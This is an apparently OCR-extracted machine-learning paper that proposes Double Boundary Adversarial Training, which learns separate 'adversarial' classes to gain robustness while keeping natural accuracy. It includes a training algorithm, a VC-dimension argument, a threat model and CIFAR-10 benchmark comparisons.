The existence of adversarial examples points to a basic weakness of deep neural networks. One of the most effective defenses against such examples, adversarial training, entails training models with some degree of robustness, usually at the expense of a degraded natural accuracy. Most adversarial training methods aim to learn a model that finds, for each class, a common decision boundary encompassing both the clean and perturbed examples. In this work, we take a fundamentally different approach by treating the perturbed examples of each class as a separate class to be learned, effectively splitting each class into two classes: "clean" and "adversarial." This split doubles the number of classes to be learned, but at the same time considerably simplifies the decision boundaries. We provide a theoretical plausibility argument that sheds some light on the conditions under which our approach can be expected to be beneficial. Likewise, we empirically demonstrate that our method learns robust models while attaining optimal or near-optimal natural accuracy, e.g., on CIFAR-10 we obtain near-optimal natural accuracy of 95.01% alongside significant robustness across multiple tasks. The ability to achieve such near-optimal natural accuracy, while maintaining a significant level of robustness, makes our method applicable to real-world applications where natural accuracy is at a premium. As a whole, our main contribution is a general method that confers a significant level of robustness upon classifiers with only minor or negligible degradation of their natural accuracy.

1 Introduction

Despite their success in a wide variety of challenging tasks, Neural Networks are brittle when faced with small, imperceptible perturbations to their input; these are commonly referred to as *adversarial examples*, which will, with high probability, alter the neural network's classification [10, 11, 25, 29, 41, 47, 59, 68, 69, 72, 88]. Early methods for defense against such attacks were soon broken by stronger adversaries [4]; subsequently, *adversarial training* emerged as one of the most effective defenses [29, 45, 68, 96]. These adversarial training techniques aim to learn robust models by solving a min-max optimization problem.

While the inner maximization searches for worst-case adversarial examples during training, and then augments the training data with them, the outer minimization optimizes across model parameters given natural and adv. examples.

Usually, in standard adversarial training methods, each generated adversarial example is annotated with the source class label. Some works also attach a domain label (*clean* or *adversarial*) for enhanced techniques, such as using an additional domain classifier [44], adversarial examples detection [10, 70], etc. On the contrary, we hypothesize that adversarial examples generated from a given source class induce a totally distinct class distribution. Therefore, in case one wishes to avoid significant natural accuracy degradation, adversarial training should be adjusted to take these additional classes into account during training. Overall, we make the following contributions:

- We introduce a novel approach for training robust models, which departs from the established paradigm of attempting to learn a common decision boundary for each natural class and its adversarially perturbed version. Rather, we claim that for each class, the adversarial perturbations induce a distinct distribution on the examples, so much so that it makes more sense to learn it as a separate label, rather than attempting to shoehorn it into the original one. Thus, our method doubles the number of classes but ends up learning much simpler decision boundaries; we provide both theory and experiments in evidence of the efficacy of this trade-off (more below). To our knowledge, this approach of "splitting the difference" (which we formally dub *Double boundary adversarial training*, DBAT), is completely novel in the adversarial training setting.
- We perform a comprehensive battery of experiments to demonstrate that our approach learns robust models



Figure 1: Conceptual illustration of our method compared to standard adversarial training. (a) standard training decision boundary (b) generation of adversarial examples that cross the decision boundary (c) standard adversarial training that tries to learn boundaries for both clean and adversarial examples of each class (d) "splitting the difference" (our method). The dashed lines represent the original classes' learned boundaries. The solid lines represent the adversarial classes learned by DBAT. Standard adversarial training learns complex shared boundaries for the two classes, while our method learns four much simpler boundaries.

while also achieving the highest reported natural accuracy, with a significant margin across different datasets. This optimal or near-optimal natural accuracy makes our method applicable for real-world applications (autonomous vehicles, face recognition systems, healthcare monitoring, and diagnosis, etc.) that cannot sacrifice natural accuracy for robustness. We stress that our aim is not to compete with the state-of-the-art models on robustness, but rather a general-purpose technique for endowing a classifier with a significant level of robustness, while only incurring a minor degradation of natural accuracy. [1]

- In §4, we provide a rudimentary plausibility argument to shed some theoretical light on the statistical trade-off presented by DBAT: an increased number of classes to learn, but with much simpler boundaries.

2 Related work

Since the discovery of adversarial examples by [68], a wide range of defenses were proposed to enhance robustness. Among these, adversarial training [29, 45] emerged as one of the most successful methods to train robust models. Madry *et al.* [45] proposed a technique, commonly referred to as standard Adversarial Training (AT), to minimize the cross entropy loss only on adversarial examples with respect to the original class labels. Throughout the years, standard adversarial training was enhanced in various ways [7] – with changes in the regularization terms [28, 38, 40, 42, 44, 80, 96], model ensemble [50, 72, 90], adversarial training with adaptive attack budget [15, 23], curriculum adversarial training [9, 79, 97], utilizing out-of-distribution data [43], applying Stochastic Weight Averaging (SWA) [36] to flatten the adversarial loss landscape [14, 31], adapting adversarial training to model weights using Adversarial Weight Perturbation (AWP) [73, 85], and combining adversarial training with data augmentation techniques [32, 56, 57] and synthetically generated data [49, 61, 81, 89].

Other lines of research include theoretically certified approaches [16, 30, 53, 54, 63, 82, 84], computationally efficient adversarial training [2, 62, 67, 83, 94], robust overfitting and possible mitigations [58], semi/un-supervised adversarial training [12, 75, 93], adversarial self-training and pre-training [13, 37], incorporating domain adaptation alongside adversarial training [44, 66], and robust model architecture and custom building blocks [77, 86, 87, 95]. Specifically, normalizer-free robust training (NoFrost) [77] suggested removing all batch normalization (BN) layers from the network during AT, but this approach was shown to have a negative effect on the robustness against stronger attacks. [2]

Some well-known methods include [96], who proposed the method TRADES, which uses the Kullback-Leibler (KL) divergence as a regularization term to push the decision boundary away from the data.

Most related methods to DBAT are ones that suggest changes to the regularization terms of adversarial training (AT) with the goal of reducing natural accuracy degradation in AT. A recent work by [20], named *LBGAT*, used an additional Mean Square Error (MSE) regularization term between the logits of a natural model, alongside the robust. In [15], authors suggested a work named Customized Adversarial Training (*CAT*) which adaptively customizes the perturbation level and the corresponding label for each training sample, but was later shown to suffer from obfuscated gradients [64]. Another work [52] suggested Helper Adversarial Training (*HAT*), which attempts to mimic the discriminative features learned by standard trained networks to improve the accuracy of clean samples with the goal of improving natural accuracy. Recently, Universal Inverse Adversarial Training (*UIAT*) was suggested by [24] to encourage the model to produce similar output probabilities for an adversarial example and its "in-

[1] Our source code is available on Github.

[2] See: AutoAttack reduces accuracy of NoFrost.

verse adversarial" counterpart, where the counterpart is generated by maximizing the likelihood in the neighborhood of the natural example. Additionally, the authors of [78] recently suggested *Generalist*, which consists of two base learners separately trained within their respective fields and a global learner that aggregates the parameters of base learners during the training process. The parameters of base learners are collected and combined to form a global learner at intervals during the training process.

In contrast to all of the aforementioned methods, our work suggests a fundamentally different approach. While other methods treated the generated adversarial examples of a given class as additional instances of that same class when learning the class boundaries (or even used only the adversarial examples), our method acknowledges the fact that adversarial examples induce additional class distributions on the source dataset, which essentially doubles the number of classes in the dataset, and therefore these examples should be treated as additional classes of the dataset. We underline that our goal is not to improve robust accuracy compared to the current state-of-the-art in robustness, but rather to equip models with a significant level of robustness, while keeping their natural accuracy as high as possible.

3 Double Boundary Adversarial Training

In this section, we introduce our approach for training robust models, *Double Boundary Adversarial Training*, DBAT. A conceptual illustration is presented in Figure 1, and is supported empirically in Appendix D, where we test if such a case is possible in real-world scenarios by calculating the distance histogram of random examples to the decision boundary.

3.1 Motivation behind Double Boundary Adversarial Training

Tsipras *et al*. [74] argued that robustness may be at odds with natural accuracy, and usually the trade-off is inherent. We concur that this indeed is typically the case when adversarial examples are assigned to the same class as the natural examples they were generated from. However, when separating the adversarial examples from their source, and generating new parallel adversarial classes, we may be able to maintain natural accuracy while still achieving significant robustness.

Therefore, we suggest an alternative approach to learning robust models. Our main hypothesis is that natural examples and their adversarial counterparts should not necessarily be assigned to the same class. Instead, for each class, we learn an additional counterpart adversarial class, which will be assigned to the adversarial examples. In essence, the number of classes in the dataset is doubled.

In other words, instead of learning shared boundaries for both natural examples and their adversarial counterparts, where adversarial examples are expected to reside in the same class as their natural counterparts, we suggest treating adversarial examples as additional classes in the dataset.

While other methods can be thought of as modifying existing boundaries, DBAT learns boundaries for completely new dynamically generated adversarial classes. We hypothesize that this behavior creates a trade-off, where on one hand, DBAT does not induce significant changes to existing boundaries for natural classes in terms of complexity, and keeps them smoother (as we empirically demonstrate on the synthetic dataset experiment in §3.4 and Figure 2) - which mitigates the drop in natural accuracy. But on the other hand - it's a more challenging task to learn completely new classes, which in turn can impact robustness in some tasks.

We highlight that our aim is not to compete with the state-of-the-art on robustness, but rather to find a general-purpose technique that equips classifiers with a significant level of robustness with only minor or neglectable degradation of their natural accuracy.

3.2 Training procedure

During the training process, our goal is to learn additional classes, one for each in the original class set. Given a dataset $\mathcal{S} = \{(x_i, y_i)\}_{i=1}^{n}$ with $\mathcal{C}$ classes $\mathcal{Y} = \{0, 1, ..., \mathcal{C}-1\}$, we define a new class space $\mathcal{Y}_{DBAT} = \{0, 1, ..., \mathcal{C}-1, \mathcal{C}, \mathcal{C}+1, ..., \mathcal{C}\cdot 2-1\}$ where class label $\mathcal{C}+k, k \geq 0$ is the label of the adversarial examples generated for class k.

For each natural example (x_i, y_i), DBAT generates an adversarial example x_i' using targeted-PGD with a random target. *Then, the adversarial example is assigned with the adversarial class $y_i + \mathcal{C}$ which corresponds to the natural class y_i of the natural example*. To summarize, for each natural example (x_i, y_i), we generate adversarial example and assign it the corresponding adversarial class, $(x_i', y_i + \mathcal{C})$. Algorithm 1 describes the training procedure.

Remark. We note that targeted-PGD typically does not outperform untargeted-PGD when used with standard adversarial training methods. That said, we argue that this observation is not applicable to our setting. First, since we aim to learn *new* generic adversarial classes, it stands to reason that class diversity will be conducive to generalization. Therefore, using random targeted-PGD mitigates the scenario where adversarial examples generated by untargeted attacks for a given class focus on small/specific regions of the manifold. Additionally, using untargeted PGD, attacks can potentially be directed to the adversarial class corresponding to the natural one. To avoid the later, one can use untargeted PGD only on the original classes, by adding a projection back to the original classes during the optimization. Finally, we also experimented with using Least-Likely targeted-PGD. See Appendix B for results comparison.

Algorithm 1 DBAT Training

Input: $\mathcal{S} = \{(x_i, y_i)\}_{i=1}^{n}$ with $\mathcal{C}$ classes, and model f_θ
Parameters: Batch size m, perturbation size ε, attack step size τ, current iteration index k (zero-initialized), and learning rate α
repeat
  Fetch mini-batch $X_s = \{x_j\}_{j=1}^{m}$, $Y_s = \{y_j\}_{j=1}^{m}$
  Initialize $X' = \{\}, Y' = \{\}$
  for $j = 1$ **to** m (in parallel) **do**
    # Generate an adv. example
    $y'_j =$ Select random label uniformly from $\{0, 1, ..., \mathcal{C}-1, \mathcal{C}, ..., \mathcal{C}\cdot 2-1\}/\{j, j+\mathcal{C}\}$
    $x'_j =$ targeted-PGD$(x_j, y'_j, \varepsilon, \tau, f_\theta)$
    # Save the adv. example with the adv. class label
    $X' = X' \cup \{x'_j\}$
    $Y' = Y' \cup \{y_j + \mathcal{C}\}$
  end for
  $\theta = \theta - \alpha \cdot \nabla_\theta \ell(X_s \cup X', Y_s \cup Y')$
  $\theta' = \frac{\theta' \cdot k + \theta}{k+1}$
  $k = k + 1$
until stopping criterion is met

3.3 Inference procedure

At inference time, the model will output a probability vector v of size $|v| = 2 \cdot \mathcal{C}$ which corresponds to the double number of classes used during training. However, the dataset originally has only $\mathcal{C}$ classes. Therefore, as our final class prediction, we use the following formula:

$$v^* = (\max(v_0, v_\mathcal{C}), ..., \max(v_{\mathcal{C}-1}, v_{2\cdot\mathcal{C}-1})), \quad (1)$$

$$\text{predicted class} = \underset{0 \le i \le \mathcal{C}}{\operatorname{argmax}} v_i^*. \quad (2)$$

In other words, the final class prediction is taken as the class with the maximum probability. If this class is one of the adversarial classes, we return to its natural counterpart.

3.4 Illustrating DBAT's Decision Boundaries using a Synthetic Dataset

In Figure 2 we illustrate how DBAT can learn simpler and smoother decision boundaries by applying it to a synthetic dataset. We exhibit the decision boundaries for standard AT and DBAT. The dataset is composed of isotropic Gaussian blobs with a cluster standard deviation of 0.1 and two features generated using the `make_blobs` from [51]. The number of samples for each blob is 10,000. The adversary was given a budget of $\varepsilon = 1.2$ optimized for six steps with a step size of 0.2. This enables some of the samples to cross the decision boundary. As can be seen in Figure 2c, our method learns much smoother and simpler decision boundaries as compared to standard adversarial training in Figure 2b.

4 Theoretical analysis


We provide a theoretical plausibility argument for the empirical success of our approach, in the following somewhat idealized setting. We identify a phenomenon, which we term the *DBAT advantage*, which, when applicable, justifies the use of our technique.

Here we assume familiarity with the basic notions of PAC learning, such as the *sample error* of a hypothesis, $\widehat{\text{err}}(h)$, its *generalization error*, $\text{err}(h)$, and the Vapnik-Chervonenkis (VC) dimension of a concept class; these may all be found, e.g., in [3]. Suppose that one trains a k-multiclass classifier by reducing it to k binary classification problems via the standard 1-vs-all method (i.e., a separate in-class/out-class binary classifier is trained for each of the k classes). Suppose for simplicity that each of the classifiers is trained using the same concept class H of VC-dimension V. If h_i is the classifier trained for the ith class on a sample of size n with sample error $\widehat{\text{err}}(h_i)$, then the agnostic PAC bound [3, Theorem 4.9] implies that with probability at least $1-\delta$,

$$\text{err}(h_i) - \widehat{\text{err}}(h_i) \quad \le \quad c\left(\sqrt{(V + \log(1/\delta))/n}\right), \quad (3)$$

where $\text{err}(h_i)$ is the generalization error and $c > 0$ is a universal constant.

Claim. The following form of (3) to holds for all of the k classifiers, with probability at least $1-\delta$, simultaneously:



$$\max_{1 \le i \le k} \text{err}(h_i) - \widehat{\text{err}}(h_i) \le c\left(\sqrt{(V + \log(k/\delta))/n}\right) \quad (4)$$

Proof. One sets $\delta' = \delta/k$, which guarantees, with probability at least $1-\delta'$, a generalization error of at most $c\sqrt{(V + \log(1/\delta'))/n}$ for each class individually, and hence, by a union bound, for all classes simultaneously, with probability of at least $1 - k\delta' = 1 - \delta$. ■

But now suppose that we can express each $h \in H$ as a union of two simpler concepts: $h = h_1 \cup h_2$, where $h_1, h_2 \in H'$, and the latter has VC-dimension, say, $V/2$. In this case, we can formulate the learning problem as a $2k$-multiclass classification problem, over the concept class H'. By assigning $V/2$ and $2k$, the corresponding bound in (4) will now behave as:

$$\sqrt{(V/2 + \log(2k/\delta))n} \quad (5)$$

— which, for constant δ and large V, constitutes considerable savings in sample complexity. The improvement in sample complexity will be even more significant as we consider ℓ-fold (rather than just 2-fold) unions of basic concepts: $h = h_1 \cup h_2 \cup \ldots \cup h_\ell$, $h_i \in H'$. We will refer to this phenomenon — in which decreasing hypothesis complexity while increasing the number of classes reduces the overall sample complexity — as the **DBAT advantage**, and discuss it in greater detail below.

(a) Isotropic Gauss. blobs (boundary $x_1 = 0$) (b) Standard AT decision boundary (c) **DBAT** decision boundaries

Figure 2: Synthetic dataset viz. on 2-classes dataset (a) of two 2D features each. Adversary: 6-step ℓ_∞-PGD, $\varepsilon = 1.2$, $\delta = 0.2$.

We will illustrate this phenomenon in some detail on the natural example of halfspaces and Euclidean balls in $\mathbb{R}^d$. Since providing the requisite background on Vapnik-Chervonenkis (VC) theory (in particular: shattering, VC-dimension) is beyond the scope of the paper, we refer the reader to [46].

Halfspaces.

Claim 1. *If H' is the collection of all homogeneous (going through the origin) halfspaces $\mathbb{R}^d$, then the VC-dimension of H' is $d+1$.*

Proof. It is shown in [46, Example 3.2] that the VC-dimension of *general* halfspaces in R^d is $d+1$. The restriction that the halfspace contain the origin can be ensured by translating any shattered set $\{x_1,\ldots,x_{d+1}\}$ by x_1 to obtain the shattered set $\{x_2-x_1,\ldots,x_{d+1}-x_1\}$ of size d. This shows that homogeneous hyperplanes have VC-dimension 1 less than the general ones, i.e., d. □

Claim 2. *For H' as above (the collection of all homogeneous halfspaces in $\mathbb{R}^d$), the set of all 2-fold unions of concepts from H' will have VC-dimension at least twice that of H.*

Proof. For the lower bound, it suffices to find d points in the positive orthant shattered by a set of 2^d homogeneous halfspaces $H_1 \subset H'$, as well as another set of d points in the negative orthant shattered by another set of 2^d homogeneous halfspaces $H_2 \subset H'$, such that each $h \in H_1$ labels the negative orthant negative, while each $h \in H_2$ labels the positive orthant positive. Evidently, the set of pairwise unions of $h_1 \in H_1$ and $h_2 \in H_2$ shatters the combined set of $2d$ points. □


This example illustrates that 2-fold unions of simple classifiers can double the VC dimension of the hypothesis class. In the more general case of ℓ-fold unions of hyperplanes, it is known [19] that the VC-dimension is $\Omega(\ell d \log \ell)$, so the increase in sample complexity is even more significant. Moreover, [19] showed that this continues to be true for many other kinds of Boolean aggregations: intersections, XORs etc.

Euclidean balls.

Claim 3. *The VC-dimension of Euclidean balls in $\mathbb{R}^d$ is $d+1$.*


Proof. This is a well-known fact, which we prove for completeness and also because the argument will be useful in the sequel.

Both the upper and lower bounds on the VC-dimension of balls rely on the fact that locally, these act like halfspaces: any two finite sets separated by a halfspace can also be separated by a ball of large enough radius (see Figure 4).




This argument is enough to establish the lower bound: any set that is shattered by general halfspaces is also shattered by Euclidean balls (see Figure 5), and we know from [46, Example 3.2] that such a set can be as large as $d+1$.

For the upper bound, we invoke Radon's theorem [46, Theorem 3.4]: Any set S of $d+2$ points in $\mathbb{R}^d$ can be partitioned into two subsets S_1 and S_2 such that the convex hulls of S_1 and S_2 intersect. Such a partition will be called a *Radon partition*. Suppose, for a contradiction, that the Euclidean balls shatter some set S of $d+2$ points. Then there exists a Radon partition of these into S_1 and S_2. But shattering means that some ball B_1 contains S_1 and not S_2, while another ball B_2 contains S_2 but not S_1.




This means that S_1 and S_2 must be separable by a hyperplane. We conclude that the Euclidean balls cannot shatter any more points that the halfspaces, which is at most $d+1$. □

Claim 4. *If H' is the collection of the Euclidean balls in $\mathbb{R}^d$ (with VC-dimension $d+1$, as shown above), and H is the set of all 2-fold unions of concepts from H', then the VC-dimension of H is at least $2d$*



Proof. The argument proceeds by the same reduction from balls to halfspaces employed in the proof of the lower bound in Claim 3: any set that can be shattered by halfspaces can also be shattered by balls. Now, as in the proof of Claim 2, we construct two disjoint sets shattered by homogeneous halfspaces, consisting of d points each, in the positive and negative orthants, respectively. Each is also shattered by balls, and by dilating the points sufficiently far from the origin, we can ensure that the 2^d balls shattering the positive-orthant set are



(a) DBAT logits for natural examples and original classes

(b) DBAT logits for adv. examples on newly generated adv. classes

(c) DBAT logits for both natural and adv. examples on all classes

(d) DBAT logits in two colors for natural (blue) and adv. examples (orange).

Figure 3: Visualizing the logits of DBAT on CIFAR-10 test set using T-SNE [76] with two components on the model output for (a) natural examples (b) adversarial examples with their new generated adversarial classes (c) combined 2-D visualization of both natural and adversarial examples with all 20 classes (same color for natural class and its adversarial counterpart). (d) same plot as in c, but colored in two colors to observe the separation between natural and adversarial examples. We can observe the strong separation between classes obtained by DBAT, for both original and newly generated classes. Interestingly, adversarial and natural examples almost don't mix, and the majority of mismatches within each cluster are from the same domain (adversarial/natural).




Figure 4: Two finite sets separated by a halfspace can also be separated by a ball of large enough radius.



Figure 5: A finite set that is shattered by balls is also shattered by halfspaces.

disjoint from their counterparts shattering the negative-orthant set. Thus, the 2-fold unions of Euclidean balls shatter a set of size $2d$. □

The above discussion was more of a proof-of-concept illustration, since VC-dimension is not a particularly practical tool in analyzing deep neural networks with a large number of weights. In Appendix C, we show that the thrust of our point continues to hold for the Rademacher complexity as well, which is far more practical as far as providing finite-sample generalization bounds [8, 91]. Using the analysis of [26], we show that the Rademacher complexity of ℓ-fold unions grows with ℓ roughly as $\sqrt{\ell}$.

An additional qualification of our plausibility argument is that adversarial loss is distinct from the 0-1 loss discussed above. This is indeed a limitation of our analysis, although in some instances it is possible to control adversarial risk via a VC-type analysis [5, Theorem 2]. Finally, an implicit assumption we have made above is that the adversarial perturbations are *non-adaptive*: the adversary has fixed a (possibly, stochas-

tic) perturbation function in advance of seeing any data — e.g., a neural network trained on a hold-out set, similar to black-box settings. This lets us argue that the examples continue to be iid, under a new (unknown, perturbed) distribution. This assumption, while not entirely realistic, is often made to facilitate analysis [5].

Modulo these qualifications, the above discussion provides evidence that when training k classifiers from a concept class with high complexity, it may be advantageous to decompose them into unions of simpler classifiers. The blow-up of the number of classifiers is more than compensated in the reduction of classifier complexity.

5 Experiments


To emphasize the advantage of Double Boundary Adversarial Training, we conduct extensive evaluations. The evaluation process of DBAT includes white-box and black-box settings, Auto-Attack, natural corruptions [35], unforeseen adversaries, and ablation studies. All results are averaged over 5 runs while omitting one standard deviation. These evaluations demonstrate that the results obtained are not a consequence of what is commonalty referred to as *obfuscated gradients* [4].

We compare our method to some of the most well-known adversarial training methods – Standard AT [45], and TRADES [96], alongside related work – LBGAT [73], Generalist [78], CAT [15], HAT [52], and UIAT [24]. Our evaluation starts with the common CIFAR-10 benchmark. In §5.4 and §5.6, we demonstrate the generalization of our method to other datasets by experiments on CIFAR-100 [39] and SVHN [48]. We use the WRN-34-10 [92] architecture for CIFAR-10 and CIFAR-100, and the PreAct ResNet-18 for SVHN. As suggested in [57], we combine Stochastic Weight Averaging (SWA) [36], and Cutout [21] with window length eight. We used "concatenated batches" as suggested by [65]. Attacks are generated using ℓ_∞-PGD with $\varepsilon = 8/255$, and perturbation step size 1/255 for 10 attack steps. Full experiment settings are detailed in Appendix A.

5.1 Threat model

Our trained model outputs a vector whose dimension is twice the number of classes in the dataset. That is, one-half of the coordinates corresponds to the original classes, while the second half corresponds to the new adversarial classes. Therefore, when considering the adversary's capabilities, specifically for untargeted white-box attacks, we need to explicitly define how the optimization is done. Recall that the aggregation/projection described in §3.3 takes place only at inference time. Moreover, since the projection is not part of the computation graph, the defender can switch it to any desired metric (max, mean, median, log, exp, etc.) at any time during inference, without updating the network. Therefore, there are three possible adversaries:

First, the most basic adversary is one who does not utilize any projection function while attacking.



Second, a more advanced (and perhaps most realistic) adversary, is one who knows that the defender is utilizing a projection function, but does not have inference time access to the defender (e.g., a model was published at model zoos), and needs to conjecture the projection function while attacking.

Third, and most powerful adversary (although the least realistic one), is one who can access not only the entire network parameters but also real-time access to the defender's system and projection function at any given time during inference.




Table 1: Natural, PGD , and Auto-Attack (AA) robust accuracy against the fully adaptive white-box perfect knowledge adversary (i.e., "Inference real-time access"). The attack is an ℓ_∞ attack on CIFAR-10 with WRN-34-10. Similar to our method, the presented results are for models that **do not utilize additional data** during training. The Natural method refers to a model trained using standard training under the same hyper-parameters settings. Green represents the best natural accuracy among the robust models. Orange represents the second-best natural accuracy among the robust models. The range alongside the green arrow represents the natural accuracy improvement compared to the other methods.

METHOD	NATURAL ACC.	PGD	AA
DBAT (OURS)	**95.01** (↑4–10.1%)	54.61	40.08
AT	85.10	54.46	51.52
TRADES	84.92	55.56	53.08
LBGAT	88.22	54.31	52.86
GENERALIST	91.03	56.92	52.91
HAT	84.86	52.30	48.85
UIAT	85.01	54.63	49.11
CAT	89.61	73.38	34.78
NATURAL	95.43	0	0

Throughout the paper, we compare against the most powerful adversary. In §5.8, we present additional experiments to demonstrate how different access to the inference time projection function affects the adversary's strength (i.e., the attacker's ability to degrade robust accuracy). As for black-box attacks analysis, we evaluate against two types of adversaries: naturally trained surrogate models, and other adversarially trained models. For natural corruptions, the corruptions are generated independently from the trained model.

(a) ℓ_2-PGD (b) ℓ_1-PGD (c) CW_∞

(d) ℓ_2-DeepFool (e) ℓ_∞-DeepFool

Figure 6: Robustness against **unforeseen** (a) ℓ_2 PGD adversary (b) ℓ_1 PGD adversary (c) CW_∞ adversary on CIFAR-10.

5.2 White/Black-box and Auto-Attack Evaluation

White-box/Black-box PGD Robustness. We present DBAT's l_∞-PGD white-box and black-box results compared to a variety of adversarial training methods. Attacks are generated with $\varepsilon = 8/255$, and perturbation step size 1/255 and 10 attack steps. On CIFAR-10, DBAT's results are in line with the SOTA methods under black-box attacks. For PGD white-box attacks, DBAT achieves significant PGD robustness (e.g., 54.25% with PGD_{1000}), similar to the other methods, with near-optimal natural accuracy of 95.01% (compared to 95.43% for a naturally trained model). Additionally, in Figure 3 we visually present the strong class separation obtained by DBAT for the original classes, the newly generated adversarial classes, and the combination of all the 20 classes for CIFAR-10.

Auto-Attack Evaluation. We evaluate DBAT on Auto-Attack, an ensemble of diverse attacks: APGD, APGD-DLR [18], Square [1], and FAB [17]. As described in Table 1, our method reaches near-optimal natural accuracy (compared to a naturally-trained model) while still maintaining significant robustness when tested against AA. We note that Auto-Attack results are not as good as PGD results. We ascribe the difference to the adversarial classes that were generated using ℓ_∞-PGD and are therefore oriented towards PGD adversaries. It can be empirically evidenced in the "unforeseen attacks" (Figure 6), where our results on attacks such as C&W are good, but our results on the different PGD adversaries with different norms ($\ell_\infty, \ell_2, \ell_1$) are better.

5.3 Unforeseen Adversaries Robustness

To further demonstrate that our method does not suffer from false robustness, we test it against different adversaries that were not observed during training, including ℓ_2-PGD, ℓ_1-PGD, ℓ_∞-DeepFool, and ℓ_2-DeepFool [47] implemented by Foolbox [55], and CW_∞ [11]. We applied white-box attacks, with common attack budgets of 12 for ℓ_1-PGD, 0.5 for ℓ_2-PGD, 0.02 overshoot for DeepFool, and $8/255$ for CW_∞. Results are visualized in Figure 6. Our method significantly improves results (except for CW_∞) , even on unforeseen adversaries. *DBAT improves ℓ_2-PGD by up to 14%, ℓ_1-PGD by up to 20%, ℓ_2-DeepFool by up to 10%, and ℓ_∞-DeepFool by up to 16%.*

Feature Adversaries. We demonstrate the effectiveness of DBAT to so-called "adaptive adversaries": those that try to circumvent our defense by ignoring the projection function during the optimization process [71], and show that they cannot evade our defense. To do so, we tested DBAT on CIFAR-10 against feature and logit-level adversaries: Kullback–Leibler divergence (KLD) attack on the probabilities vectors [96], l_2 logit-matching attack [71] on adversarial examples and their corresponding natural examples, and lastly, a feature adversary suggested in [60]. We used $\varepsilon = 8/255$, $\delta = 1/255$, and ran for 500 iterations. Results are presented in Table 2. DBAT presents notably impressive and strong results against feature

and logit-level adversaries. We also tried attacking the inner layers (and combinations of layers), in addition to attacking the feature representation layer, but we noticed it did not improve the attack success rate. These results also support our claim in §5.1, that an adaptive attacker will benefit from using the projection function in the attack optimization.

